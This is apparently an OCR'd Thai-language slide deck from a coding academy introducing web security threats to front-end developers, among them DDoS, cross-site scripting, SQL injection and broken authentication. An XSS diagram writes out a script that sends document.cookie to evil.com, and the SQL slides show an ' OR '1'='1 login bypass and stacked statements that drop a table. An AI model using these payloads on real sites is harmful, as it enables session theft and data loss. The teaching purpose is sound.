
DDoS


Internet
Clients
Server


ATTACKED SERVER


ต้องการฝังสคริปต์
ขโมยข้อมูลของเรา ?

Cross-Site Scripting (XSS)


Attacker
Attacker's Browser
Attacker's Server
1
POST htttp://example.com/submit-comment
<script>...</script>
Website
Website Database
Website's Vulnerable Code
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
4
GET htttp://evil.com/?cookie=secret
Victim
Victim's Browser
<html>
<h1>Most recent comment</h1>
<script>
window.location="http://evil.com/?cookie=" + document.cookie
</script>
</html>
2
GET htttp://example.com/recent-comment
3
200 OK

ต้องการเปลี่ยน Flow ทำงาน
ให้เป็นไปได้ดั่งใจ ?

Injection Flaws




```
SELECT * FROM users
WHERE username = 'Methee'
AND password = '1212312121'
```



```
SELECT * FROM users
WHERE username = 'Methee'
AND password = '' OR '1' = '1'
```

SQL INJECTION ทำงานยังไง?

ลองดูความแตกต่างระหว่างการ INPUT ข้อมูล
จากรูปด้านซ้ายและขวา แล้วดูว่าโค้ดมีการทำงานต่างกันอย่างไร?

borntoDev
CODING ACADEMY

ให้การพัฒนาโปรแกรม
เป็นเรื่องสนุกไปพร้อมกับเรา




แทนที่จะเข้าสู่ระบบ กลับได้สิ่งนี้แทน?

หากทำตามรูปด้านขวา สิ่งที่เกิดขึ้นจะไม่ใช่การเข้าสู่ระบบ แต่เป็นเราสามารถเข้าถึงตารางผู้ใช้งานทั้งหมดในระบบแทน

borntoDev
CODING ACADEMY

ให้การพัฒนาโปรแกรม
เป็นเรื่องสนุกไปพร้อมกับเรา



ถ้าคิดว่ายังไม่ร้ายแรง ลองดูตัวอย่างนี้

หากใครยังสงสัยว่า การมองเห็นหรือเข้าถึงฐานข้อมูล อันตรายยังไง ลองเดาดูว่าหากทำตามรูปจะเกิดอะไรขึ้นต่อไป...

ตารางหาย!!
ทำไมถึงเป็นแบบนี้?


ในบางที่เราสามารถใช้คำสั่ง SQL ได้หลายคำสั่งในครั้งเดียว
โดยการจบคำสั่งก่อนหน้าด้วย ;


ตารางหาย!!
ทำไมถึงเป็นแบบนี้?


ในบางที่เราสามารถใช้คำสั่ง SQL ได้หลายคำสั่งในครั้งเดียว
โดยการจบคำสั่งก่อนหน้าด้วย ;

ต้องการอาศัยช่องโหว่
จากการตั้งค่าของเรา ?

Security Misconfiguration









ต้องการอาศัยช่องโหว่
จากการ Authentication ?

Broken Authentication



ดันไปเจอ**ช่องโหว่**
จากการ ไม่กำหนดสิทธิ์เข้าถึงข้อมูล ?


Sensitive Data Exposure




ในฐานะ Front-End

จะจัดการเรื่อง Security ยังไงได้บ้าง ?

